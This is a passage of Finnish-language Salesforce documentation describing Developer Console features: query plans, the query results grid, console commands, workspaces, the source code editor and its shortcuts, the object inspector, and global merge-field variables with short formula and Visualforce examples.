Jos haluat suorittaa kyselyn uudelleen, napsauta **Refresh Grid** (Päivitä ruudukko) tai napsauta kyselyä History (Historia) -paneelistä ja napsauta **Execute** (Suorita).

Lisätietoja kyselyiden ja hakujen syntaksista on [Force.com SOQL and SOSL Reference](#) -viiteoppaassa.

Kyselyiden suunnitelmien noutaminen

Käytä Query Plan (Kyselyn suunnitelma) -työkalua optimoidaksesi ja nopeuttaaksesi kyselyitä, jotka tehdään suurelle määrälle tietueita. Tarkastele SOQL-kyselyiden ja SOSL-hakujen, raporttien ja luettelonäkymien kyselyiden suunnitelmia. Jos organisaatiollesi on saatavilla mukautettuja indeksejä, käytä kyselyiden suunnitelmia päättääksesi, milloin pyytää mukautettua indeksiä Salesforce-tukipalvelulta.


Jos haluat ottaa Query Plan (Kyselyn suunnitelma) -painikkeen käyttöön kyselyeditorissa, napsauta **Help (Ohje) > Preferences (Valinnat)**, aseta **Enable Query Plan** (Ota kyselysuunnitelma käyttöön) -asetus arvoon `true` ja napsauta **Save** (Tallenna).

Jos haluat nähdä SOQL-kyselyiden tai SOSL-hakujen suunnitelmat, syötä kyselysi ja napsauta **Query Plan** (Kyselyn suunnitelma) -painiketta kyselyeditorissa.

Query Plan (Kyselyn suunnitelma) -ikkuna näyttää kaikki kyselyn operaatiot ja niiden hinnat. Notes (Huomautukset) -ikkuna näyttää kaikki huomautukset, jotka ovat saatavilla ensisijaiseksi määritetyille kyselyn suunnitelmalle, eli tällä hetkellä käytössä olevalle kyselyn suunnitelmalle.

Jos haluat tarkastella raporttien tai luettelonäkymien kyselyiden suunnitelmia, noudata seuraavia ohjeita.

1. Etsi raporttisi tai luettelonäkymäsi tunnus sen URL-osoitteesta.



2. Syötä raportin tai luettelonäkymän tunnus kyselyeditoriin ja napsauta **Query Plan** (Kyselyn suunnitelma).
3. Tarkasta raporttisi tai luettelonäkymäsi kyselyn suunnitelma.

Kyselyn tulokset -ruudukko

Query Results (Kyselyn tulokset) -ruudukossa tietueet näytetään riveinä. Voit luoda, päivittää ja poistaa tietueita poistumatta Developer-konsolista. Useita objekteja sisältävissä SOSL-hakutuloksissa kukin objekti näytetään erillisessä välilehdessä.

- Jos haluat avata tietueen tuloksista, napsauta riviä ja napsauta **Open Detail Page** (Avaa lisätietosivu). Jos haluat muokata tietuetta, napsauta **Edit Page** (Muokkaa sivu) siirtyäksesi tietueeseen Salesforcea.
- Jos haluat luoda tietueen, napsauta **Insert Row** (Lisää rivi). Syötä tiedot ja napsauta **Save Rows** (Tallenna rivit).

 **Note:** Rivin lisääminen edellyttää, että kyselyn tulokset sisältävät objektin kaikki pakolliset kentät. Pakollisten kenttien täytyy olla yksinkertaisia teksti- tai numerokenttiä. Jos nämä ehdot eivät täydy, tyhjä rivi luodaan, mutta et voi tallentaa sitä. Napsauta tällöin **Create New** (Luo uusi) luodaksesi uuden tietueen Salesforcea.

- Jos haluat muokata tietuetta Query Results (Kyselytulokset) -ruudukossa, kaksoinapsauta riviä. Tee haluamasi muutokset ja napsauta **Save Rows** (Tallenna rivit).
- Jos haluat poistaa tietueen, valitse sen rivi ja napsauta **Delete Row** (Poista rivi).

Developer-konsolin komentorivin viite

Developer Console -konsoli sisältää komentorivin, josta voi suorittaa useita hyödyllisiä komentoja. Avaa tai sulje Developer Console -konsolin komentorivi-ikkuna painamalla **CTRL+SHIFT+L**.

Komento	Parametrit	Kuvaus
commands	Ei mitään	Luettelo kaikista komennoista.
exec <Apex-lausunnot>	<Apex-lausunnot>: Yksi tai useampi Apex-lausunto.	Suorittaa <Apex-lausunnot> ja luo lokin.
exec [-o -r]	Ei mitään	-o: Avaa Syötä Apex-koodia -ikkunan. -r: Suorittaa Syötä Apex-koodia -ikkunassa olevan koodin ja luo lokin.
find <merkkijono>	<merkkijono>: Sarja merkkejä.	Hakee merkkijonoa lokista.
help	Ei mitään	Antaa ohjeita komentojen tietojen hakemiseen.
man <komento>	<komento>: Komentorivi-ikkunan komento.	Näyttää komennon kuvauksen.

Developer-konsolin työtilat

Työtila on kokoelma Developer Console -konsolin pääpaneelissa välilehtinä näytettäviä resursseja.

Kussakin välilehdessä näytettävä lisätietonäkymä tai editori määritetään välilehdessä avoinna olevan resurssin perusteella. Esimerkiksi lähdekoodi avautuu lähdekoodin editorissa, lokit avautuvat lokien tarkastusohjelmassa jne. Voita luoda työtilan mille tahansa ryhmälle resursseja, joita säilytät yhdessä pitääksesi työsi järjestyksessä. Voit esimerkiksi luoda yhden työtilan lähdekoodille ja toisen virheenkorjauslokeille ja siirtyä niiden välillä tehdessäsi koodaus- ja testaustöitä.

Workspace (Työtila) -valikko sisältää kaikki tarpeelliset linkit:

- **Switch Workspace** (Vaihda työtilaa): Sallii sinun valita jonkin tallennetuista työtiloistasi.
- **New Workspace** (Uusi työtila): Luo uuden työtilan. Kirjoita työtilan nimi ja napsauta OK. Avaa resurssit, joita haluat käyttää työtilassa. Työtila tallennetaan, kun siirryt toiseen työtilaan tai suljet Developer-konsolin.
- **Rename Current Workspace** (Nimeä nykyinen työtila uudelleen): Korvaa nykyisen työtilan nimen syöttämälläsi nimellä.
- **Workspace Manager** (Työtilan hallinta): Avaa ponnahdusikkunan, josta voit selata, avata, luoda ja poistaa työtiloja.

Voit avata seuraaventyypisiä resursseja Developer-konsolin työtilassa:

- [Lokien tarkastusohjelmassa](#) avoinna olevia lokeja.
- [Tarkastuspisteiden tarkastusohjelmassa](#) avoinna olevia tarkastuspisteitä.
- [Lähdekoodin editorissa](#) avoinna olevat Apex-luokat ja -käynnistimet ja Visualforce-sivut ja -komponentit.
- Organisaation metadata ja muut ei-koodipohjaiset resurssit avataan [objektien tarkastusohjelmassa](#).
- [Query Editor \(Kyselyeditori\)](#) -välilehdessä olevat kyselyiden tulokset avataan Query Results (Kyselyn tulokset) -ruudukossa.

- [Testit-välilehden](#) Testitulokset-näkymässä avoinna olevia suoritettuja testisuorituksia.

Voit tiivistää tarpeettomia paneeleja käyttämällä     -painikkeita. Kun se on tiivistetty, voit napsauttaa paneelia näyttääksesi sen tilapäisesti ja käyttääksesi sitä. Kun kohdistin siirtyy pois paneelilta, paneeli tiivistyy automaattisesti.

Kun siirryt toiseen työtilaan tai suljet Developer-konsolin, tämänhetkisessä työtilassa olevien välilehtien (ja välilehtien sisäisten paneelien) tila tallennetaan. Jos et ole luonut työtilaa, kokoonpano tallennetaan oletusarvoiseksi työtilaksi.

Navigointi välilehtien välillä

Voit siirtyä työtilassa olevissa välilehdissä vasemmalle tai oikealle napsauttamalla haluamaasi välilehteä tai käyttämällä seuraavia näppäimistön pikavalintoja:

- Vasemmalle: CTRL+Page Up
- Oikealle: CTRL+Page Down

Navigointi näkymähistoriassa

Siirry taakse- ja eteenpäin näkymähistoriassa napsauttamalla   -painikkeita tai käyttämällä seuraavia näppäimistön pikavalintoja:

- Taaksepäin: CTRL+,
- Eteenpäin: CTRL+.

 -painikkeen (tai CTRL+,) napsauttaminen siirtää sinut aiemmin tarkastelemiisi välilehtiin niiden tarkastelujärjestyksessä.  -painike tulee käyttöön vasta, kun olet tarkastellut historiaasi.

Apex-, Visualforce- ja Lightning-komponentit

Koodin työstäminen

Tämä osio sisältää tietoja työkaluista ja tekniikoista, joita voit käyttää tehdessäsi organisaatioosi muutoksia koodin avulla.

- [Visualforce-editorin käyttäminen](#)
- [Lähdekoodin editori](#)
- [Objektien tarkastusohjelma](#)
- [Globaalit muuttujat](#)
- [Globaalin muuttujan `\$Action` käyvät arvot](#)
- [Apex-koodin yleiskatsaus](#)
- [Visualforce](#)
- [Mitä ovat sähköpostipalvelut?](#)
- [Mukautetut otsikot](#)

Visualforce- tai Apex-editorin käyttäminen

Kun muokkaat Visualforce- tai Apex-koodia joko Visualforce-kehitystilan alatunnisteesta tai Määrittelyvalikosta, käytettävissäsi on editori seuraavilla ominaisuuksilla:

Syntaksin korostaminen

Editori korostaa automaattisesti syntaksin avainsanat, toiminnot ja operaattorit.

Haku (🔍)

Haku-tekstikenttään ja valitsemalla **Etsi seuraava**.

- Voit vaihtaa löydetyn hakumerkkijonon tilalle uuden merkkijonon kirjoittamalla sen **Korvaa**-tekstikenttään ja valitsemalla **Korvaa**, jos haluat korvata vain kyseisen esiintymän, tai **Korvaa kaikki**, jos haluat korvata kyseisen esiintymän ja kaikki saman hakumerkkijonon esiintymät sivulla, luokassa tai käynnistimessä.
- Jos haluat, että hakutuloksessa otetaan huomioon isot ja pienet kirjaimet, valitse **Sama kirjainkoko**.
- Jos haluat käyttää hakumerkkijonona säännöllistä lauseketta, valitse **Säännölliset lausekkeet**. Säännöllisissä lausekkeissa noudatetaan JavaScriptin säännöllisiä lausekkeita koskevia sääntöjä. Säännöllisellä lausekkeella suoritettulla haulla voidaan löytää merkkijonoja, jotka ulottuvat useammalle kuin yhdelle riville.

Jos käytät korvaamistoimintoa merkkijonoon, joka on löydetty hakemalla säännöllisellä lausekkeella, korvaustoiminto voi liittää myös säännöllisen lausekkeen ryhmämuuttujia (\$1, \$2 jne.) löydetystä hakumerkkijonosta. Jos haluat esimerkiksi korvata <h1>-tunnisteen <h2>-tunnisteella ja säilyttää kaikki alkuperäisen <h1>-tunnisteen määritteet muuttumattomina, kirjoita hakumerkkijonoksi <h1 (\s+) (.*) > ja korvaa se merkkijonolla <h2\$1\$2>.

Siirry riville (→)

Kyseistä painiketta käyttämällä voit korostaa tietyn rivinumeron. Jos kyseinen rivi ei ole sillä hetkellä näkyvässä, editori vierittää rivin kohdalle.

Kumoa (↶) ja Tee uudelleen (↷)

Peruutustoiminnolla voidaan peruuttaa tehty muokaus, ja toistotoiminnolla peruutettu muokaus voidaan luoda uudelleen.

Fonttikoko

Voit valita editorissa näytettävän tekstin fontin koon avattavasta luettelosta.

Rivin ja sarakkeen sijoittelu

Kohdistimen sijoittelu rivillä ja sarakkeessa näytetään editorin alaosan tilarivillä. Voit käyttää toimintoa yhdessä Siirry riville -toiminnon (→) kanssa ja navigoida nopeasti editorissa.

Rivi- ja merkkimäärä

Riven ja merkkien kokonaismäärä näytetään editorin alaosan tilarivillä.

Editori tukee seuraavia näppäinkomentoja:

Sarkain

Lisää sarkaimen kohdistimen kohdalle

SHIFT+Sarkain

Poistaa sarkaimen

EDITION-VERSIOIT

Käytettävissä: Salesforce Classicissa

Apex on käytettävissä **Enterprise Edition**-, **Performance Edition**-, **Unlimited Edition**-, **Developer Edition**- ja **Database.com Edition**-versioissa

EDITION-VERSIOIT

Käytettävissä: Salesforce Classicissa

Visualforce on käytettävissä **Contact Manager**-, **Group**-, **Professional**-, **Enterprise**-, **Performance**-, **Unlimited**- ja **Developer**-versioissa

KÄYTTÄJOIKEUDET

Visualforce-merkinnän muokkaaminen:

- Sovelluksen mukautusoikeus

Mukautettujen Visualforce-ohjaimien tai Apex-sovellusten muokkaaminen

- "Apex-sovellusten luominen"

CTRL+f

Avaa hakuikkunan tai etsii nykyisen haun seuraavan esiintymän

CTRL+r

Avaa hakuikkunan tai korvaa nykyisen haun seuraavan esiintymän määritetyllä korvaavalla merkkijonolla.

CTRL+g

Avaa Siirry riville -ikkunan

CTRL+s

Suorittaa pikatalennuksen.

CTRL+z

Peruuttaa viimeisimmän muokkauksen

CTRL+y

Luo uudelleen viimeisimmän peruutetun muokkauksen

KATSO MYÖS:


[Apex Code -yleiskatsaus](#)

[Visualforce](#)

Lähdekoodin editori

Developer-konsolissa on lähdekoodin editori, joka sisältää kokoelman ominaisuuksia Apex- ja Visualforce-koodin muokkaamiseen.

Kaikki kooditiedostot, kuten Apex-luokat ja -käynnistimet ja Visualforce-sivut ja -komponentit, avataan Developer-konsolin työtilan lähdekoodin editorissa.




Lähdekoodin editorin syntaksikorostus värjää kommentit, numerot, merkkijonot, [varatut avainsanat](#), [tärkeimmät tietotyypit](#), muuttujien esittelyt ja viitteet. Siirry koodihakuun painamalla CTRL+F.

Kun olet ottanut testauksen käyttöön, voit tarkastella koodin kattavuutta rivikohtaisesti lähdekoodin editorissa. Lisätietoja on kohdassa [Koodin kattavuuden tarkistaminen](#). Lähdekoodin editori sallii sinun asettaa tarkastuspisteitä, jotta sinun ei tarvitse päivittää koodiasi vianmäärittystä varten. Lisätietoja on kohdassa [Tarkastuspisteiden asettaminen Apex-koodiin](#).

Voit liikkua lähdekoodin editorin ja täysruutunäyttöeditorin (jos saatavilla) välillä painamalla F11.

Lähdekoodieditorin ominaisuuksien asettaminen

Voit valita kirjasimen koon ja näyttöteeman Lähdekoodieditorille. Napsauta **Help (Ohje) > Preferences (Valinnat)** avataksesi Preferences (Valinnat) -ikkunan.



Valitse editoriteema esikatseluun

Preferences (Valinnat) -ikkunassa on lisää vaihtoehtoja, riippuen käyttöoikeuksistasi ja toteutuksestasi. Nämä sisältävät [koodin täyttämisen käyttöönoton](#) sivulla 16 ja [Lokien Välilehdetestävät lokeja latautumasta](#) sivulla 253.

Napsauta **Save** (Tallenna) päivittääksesi asetuksesi ja sulkeaksesi ikkunan.

Metodi- ja muuttuja-esittelyihin siirtyminen

Voit siirtyä suoraan metodi- tai muuttuja-esittelyyn ilman, että sinun tulisi vierittää ruutua löytääksesi sen.

1. Siirrä kursori metodin tai muuttujan nimen kohdalle. Jos metodin tai muuttujan nimi on alleviivattu, voit siirtyä sen esittelyyn.
2. Napsauta metodin tai muuttujan alleviivattua nimeä.
3. Paina CTRL+ALT+N tai napsauta **Go To** (Siirry) siirtääksesi kursorin esittelyyn. Jos esittely on toisessa tiedostossa, tiedosto avataan uuteen välilehteen.

Haku - Korvaa -toiminnon käyttö

Käytä seuraavia pikanäppäimiä etsiäksesi ja korvataksesi tekstiä nykyisestä näkymästä.

Funktio	Pikanäppäin	huomautukset
Haku	CTRL+F	Avaa aktiivisen hakulomakkeen
Korvaa	CTRL+SHIFT+F	Avaa ikkunan, joka ilmoittaa hakutermistä ja korvaavasta termistä, ja antaa sitten vahvistaa tai hylätä jokaisen muutoksen.

Funktio	Pikanäppäin	huomautukset
Korvaa kaikki	CTRL+SHIFT+R	Avaa ikkunan, joka ilmoittaa hakutermistä ja korvaavasta termistä, ja antaa sitten vahvistaa tai hylätä kokonaisvaltaisen muutoksen.


Jos haluat hakea tiedostoja, jotka eivät ole avoinna lnykyisessä näkymässä, napsauta **File (Tiedosto) > Search in Files (Hae tiedostoista)** tai paina CTRL+SHIFT+H.

Koodin täydennyksen käyttäminen

Lähdekoodin editori ehdottaa automaattisesti täydennyksiä, kun kirjoitat koodia.

Visualforce-sivuilla ja -komponenteissa automaattinen täydennys näytetään automaattisesti, kun kirjoitat.

Apex-luokissa ja -käynnistimissä voit napsauttaa CTRL+välilyönti nähdäksesi luettelon täydennysehdotuksista. Täydennyksiä tarjotaan Apex-järjestelmäobjekteille ja -metodeille, käyttäjän määrittämille objekteille ja metodeille sekä sObject-objekteille ja -kentille. Jos haluat ottaa automaattisen Apex-täydennyksen käyttöön, kun kirjoitat pisteen, siirry kohtaan **Help (Ohje) > Preferences (Valinnat)** ja aseta **Enable Apex Auto-complete** (Ota automaattinen Apex-täydennys käyttöön) -asetus arvoon `true`.



Jatka kirjoittamista suodattaaksesi ehdotuksia paina, paina ENTER valitaksesi ylimmän täydennysehdotuksen tai käytä nuolinäppäimiä tai hiirtä valitaksesi eri täydennysehdotuksen.

Täydennykset kerätään objektista, jota työstät tällä hetkellä. Jos et näe odottamaasi täydennystä, tallenna avoin objekti ja päivitä. Nykyisen editorin symbolitaulukko määrittää objektin tyylin. Jos vastaavia symboleita ei ole, myös välimuistiin tallennetut (edellinen käypä tallennus) symbolitaulukot tarkastetaan. Jos tämänhetkistä objektia ei ole, automaattisen täydennyksen ikkuna näyttää kaikki järjestelmä- ja käyttäjäluokat sekä sObject-objektit.

Lähdekoodin muutosten vahvistaminen: Ongelmat-välilehti

Lähdekoodin editoriin tekemäsi muutokset käännetään ja vahvistetaan taustalla. Kun muokkaat koodia, ongelmia aiheuttavilla riveillä näkyy virheilmaisain ja alapaneelissa oleva **Problems** (Ongelmat) -välilehti näyttää kääntämisvirheiden tiedot. Voit tiivistää **Problems** (Ongelmat) -välilehden paneelin kulmassa olevalla  -painikkeella.

Kun lähdenäkymiä vahvistetaan, kaikki muokatut lähteet vahvistetaan yhdessä eikä erikseen. Muutoksia, jotka saattavat olla ristiriidassa palvelimella olevan koodin kanssa, mutta ovat yhteensopivia yhdessä vahvistettuna — esimerkiksi metodin lisääminen yhdessä tiedostossa ja kutsu kyseiseen metodiin toisesta — ei raportoida virheinä.

API-version muuttaminen

Käytä lähdekoodin editorin ylälaudassa olevaa **API Version** (API-versio) -luetteloa muuttaaksesi avoimna olevan entiteetin versiota. Luettelo sisältää entiteetin viisi edellistä API-versiota sekä nykyisen version.

Muutosten tallentaminen

Kun teet muutoksia lähdekoodin editorissa, välilehden nimessä on "*" osoittaakseen, että siinä on tallentamattomia muutoksia. Apex-luokat ja -käynnistimet tallennetaan luokan tai käynnistimen nykyisellä API-versiolla.

Jos haluat tallentaa joukon sidonnaisia muutoksia, napsauta **File (Tiedosto) > Save All (Tallenna kaikki)** tai paina CTRL+S+SHIFT. Kaikki muutoksia sisältävät avoimet välilehdet tallennetaan kerralla yhdellä pyynnöllä.

Kun tallennat muokattuja lähdenäkymiä, ne vahvistetaan kaikkien tallennettujen lähdetiedostojen perusteella. Jos lähdetiedostoissa on asiaan liittyviä muutoksia, tiedostoja ei voi tallentaa yksittäin. Jos kääntämisvirheitä esiintyi, et voi tallentaa. Tarkista **Problems** (Ongelmat) -paneeli, korjaa virheet ja napsauta **Save** (Tallenna) uudelleen.



Note: Et voi muokata ja tallentaa Apex-luokkia tuotanto-organisaatiossa.

Koodin synkronoiminen Cloud-palvelussa

Developer-konsoli seuraa muiden käyttäjien lähteeseen tekemiä muutoksia, kun sinulla on tiedosto avoimna. Jos et ole tehnyt siihen mitään muutoksia, näkymäsi päivitetään automaattisesti. Jos olet tehnyt muutoksia, et voi tallentaa niitä palvelimelle. Näet hälytyksen, joka ilmoittaa, että toinen käyttäjä on tehnyt muutoksia, ja voit päivittää lähdenäkymän uusimpaan versioon.



Varoitus: Kun päätät päivittää tiedoston uusimpaan versioon, muutoksesi korvataan toisilla. Kopioi oma versiosi lähdekoodista säilyttääksesi sen ja päivitä sitten uusimpaan versioon ja sisällytä muutoksesi.

KATSO MYÖS:

[Developer-konsolin käyttöliittymän yhteenveto](#)

[Koodin kattavuuden tarkistaminen](#)

[Tarkastuspisteiden asettaminen Apex-koodiin](#)

[Developer Console -konsolin File \(Tiedosto\) -valikko](#)

Objektien tarkastusohjelma

Objektien tarkastusohjelma näyttää vakio-objektin tai mukautetun objektien kentät ja niiden tietotyypit vain luku -muotoisena viitteenä. Avaa objektien tarkastusohjelma napsauttamalla **File (Tiedosto) > Open (Avaa)** ja valitsemalla objektin, jota haluat tarkastella. Jos haluat hakea tietyt ehdot täyttäviä objekteja, käytä [Developer Console -konsolin kyselyeditoria](#).

AccountFeed	
Name	Apex Type
Id	Id
ParentId	Id
Type	String
CreatedById	Id
CreatedDate	Datetime
IsDeleted	Boolean
LastModifiedDate	Datetime
SystemModstamp	Datetime
CommentCount	Integer
LikeCount	Integer
Title	String
Body	String
LinkUrl	String
RelatedRecordId	Id
ContentData	Blob
ContentFileName	String
ContentDescription	String
ContentType	String

 **Note:** Et voi muokata mukautettuja kohteita Developer-konsolissa. Luo, muokkaa tai poista mukautettuja objekteja Määritykset-valikosta.

KATSO MYÖS:

[Developer Console -konsolin toiminnot](#)

Globaalit muuttujat

Komponentit, kuten mukautetut painikkeet ja linkit, mukautettujen kenttien, vahvistussääntöjen, kulkujen ja prosessien kaavat sekä Visualforce-sivut, sallivat sinun käyttää erityisiä yhdistämiskenttiä organisaatiosi tietoihin viittaamiseksi.

 **Note:** Vain Käyttäjä, Organisaatio- ja API-yhdistämiskenttiä voidaan käyttää web-välilehdillä.

Voit käyttää seuraavia globaaleja muuttujia, kun valitset mukautettuun komponenttiin lisättävän yhdistämiskentän tyyppin:

\$Action

Kuvaus: Globaali yhdistämiskentän tyyppi, jota käytetään viitattaessa Salesforce-vakiotoimintoihin, kuten Tilit-välilehden aloitussivun näyttämiseen, uusien tilien luomiseen, tilien muokkaamiseen ja tilien poistamiseen. Voit viitata valittuun toimintoon käyttämällä `LINKTO`- ja `URLFOR`-funktioiden toiminto-yhdistämiskenttiä.

Käyttö:

1. Valitse kenttätyyppi: `$Action`.
2. Lisää yhdistämiskenttä muodossa `$Action.object.action`, esimerkiksi `$Action.Account.New`.

EDITION-VERSIOIT

Kunkin globaalin muuttujan käytettävyyks riippuu käyttökokemusversiosta ja asiaan liittyvän ominaisuuden Edition-vaatimuksista.

KÄYTTÄJOIKEUDET

Custom s-control -objektien, kaavojen tai Visualforce-sivujen luominen, muokkaaminen ja poistaminen:

- Sovelluksen mukautusoikeus

Kulkujen ja prosessien muokkaaminen:

- Force.com Flow -hallintaoikeus

Esimerkki s-control-objektista:	Alla oleva s-control-objekti viittaa vakio toimintoon, jolla luodaan uusia tilejä <code>\$Action.Account.New</code>-yhdistämiskentässä. <pre><html> <body> {!LINKTO("Create a New Account", \$Action.Account.New, \$ObjectType.Account)} </body> </html></pre>
Visualforce-esimerkki:	<pre><apex:outputLink value="{!URLFOR(\$Action.Account.New)}">Create New Account</apex:outputLink></pre>
Vihjeitä:	Tämä globaali muuttuja on käytettävissä vain mukautetuissa painikkeissa ja linkeissä, s-control-objekteissa ja Visualforce-sivuilla.

Kaikki objektit tukevat perustoimintoja, kuten uusi, kloonaa, näytä, muokkaa, luettelo ja poista. Globaali `$Action` viittaa myös toimintoihin, jotka ovat käytettävissä useissa vakio-objekteissa. Organisaatiollesi käytettävissä olevat arvot saattavat olla erilaisia, riippuen käyttämästäsi ominaisuuksista.

`$Api`

Kuvaus:	Globaali yhdistämiskentän tyyppi, jota käytetään viitattaessa API-URL-osoitteisiin.
Käyttö:	1. Valitse kenttätyyppi: <code>\$Api</code>. 2. Valitse yhdistämiskenttä, kuten • <code>\$Api.Enterprise_Server_URL__xxx</code>: Enterprise WSDL SOAP-päätepiste, jossa <code>xxx</code> edustaa API-versiota. Esimerkiksi <code>\$Api.Enterprise_Server_URL_140</code> on yhdistämiskentän arvo API:n versiolle 14.0. • <code>\$Api.Partner_Server_URL__xxx</code>: Partner WSDL SOAP-päätepiste, jossa <code>xxx</code> edustaa API-versiota. • <code>\$Api.Session_ID</code>: Istunnon tunnus.
Esimerkki s-control-objektista:	Alla oleva mukautettu kaavakenttä kutsuu palvelun, joka korvaa SIC-koodin. Korvaa <i>omapalvelin</i> oman palvelimesi nimellä. <pre>HYPERLINK("https://www.myserver.com/mypage.jsp" & "?Username=" & \$User.Username & "&crmSessionId=" & GETSESSIONID() & "&crmServerUrl=" & \$Api.Partner_Server_URL_90 & "&crmObjectId=" & Id & "&crmFieldUpdate=sicCode", "Update SIC Code")</pre>
Visualforcen ja kulun esimerkki:	Palauta istunnon tunnus piste-merkinnällä. <pre>{!\$Api.Session_ID}</pre>

Vihjeitä:

Tämä globaali muuttuja on käytettävissä vain kaavakentissä, s-control-objekteissa, mukautetuissa painikkeissa ja linkeissä, Visualforce-sivuilla sekä kulkujen ja prosessien kaavoissa.



Tärkeää: `$Api.Session_ID` ja `GETSESSIONID()` palauttavat saman arvon, eli tämänhetkisen istunnon tunnisteeseen tämänhetkisessä kontekstissa. Tämä konteksti vaihtelee riippuen siitä, missä globaali muuttuja tai funktio arvioidaan. Jos käytät niitä esimerkiksi mukautetussa kaavakentässä ja kyseinen kenttä näytetään vakiomuotoisessa sivuasettelussa Salesforce Classicissa, viitattu istunto tulee olemaan tavallinen Salesforce-istunto. Jos samaa kenttää (tai sen perusteena olevaa muuttujaa tai kaavan tulosta) käytetään Visualforce-sivulla, se viittaa sen sijaan Visualforce-istuntoon.

Istuntojen kontekstit perustuvat pyynnön toimialueeseen. Istunnon konteksti siis muuttuu joka kerta, kun ylität isäntänimen rajan, kuten `.salesforce.com`:ista `.visual.force.com`:iin tai `.lightning.force.com`:iin.

Istuntojen tunnisteet eri konteksteista, ja itse istunnot, ovat erilaisia. Kun siirryt kontekstien välillä, vanha istunto korvataan uudella, eikä vanha istunto ole enää käytössä. Myös istunnon tunnus muuttuu tällöin.

Tavallisesti Salesforce käsittelee istuntojen luovutukset kontekstien välillä avoimesti, mutta jos välität istunnon tunnuksen itse, huomaa, että sinun täytyy ehkä hakea `$Api.Session_ID` tai `GETSESSIONID()` uudelleen uudesta kontekstista varmistaaksesi, että istunnon tunnus on käytössä.

Huomaa myös, ettei kaikkia istuntoja luoda samanarvoisiksi. Varsinkin Lightning Experience-kontekstista saaduilla istunnoilla on rajalliset oikeudet, eikä niillä ole API-käyttöoikeutta. Et voi käyttää näistä istuntotunnuksia API-kutsujen tekemiseen.

`$Component`

Kuvaus:	Globaali yhdistämiskentän tyyppi, jota käytetään viitattaessa Visualforce-komponenttiin.
Käyttö:	Visualforce-sivun jokaisella komponentilla on oma <code>Id</code> -attribuuttiinsa. Kun sivu renderöidään, tätä attribuuttia käytetään luomaan Document Object Model (DOM) -tunnus. Käytä koodia <code>\$Component.polku.tunnukseen</code> , kun haluat viitata JavaScriptissä tiettyyn sivulla olevaan komponenttiin, jossa <code>polku.tunnukseen</code> on viitattavan komponentin komponenttihierarkian osoitin.
Visualforce-esimerkki:	<pre>function beforeTextSave() { document.getElementById('{!\$Component.msgpost}').value = myEditor.getEditorHTML(); }</pre>
Vihjeitä:	Tämä globaali muuttuja on käytettävissä vain Visualforce-sivuilla.

`$ComponentLabel`

Kuvaus:	Globaali yhdistämiskentän tyyppi, jota käytetään viitattaessa <code>inputField</code> -komponentin otsikkoon Visualforce-sivulla, joka liittyy viestiin.
Käyttö:	Voit palauttaa sellaisen <code>inputField</code> -komponentin otsikon, joka liittyy viestiin.

Visualforce-esimerkki:

```
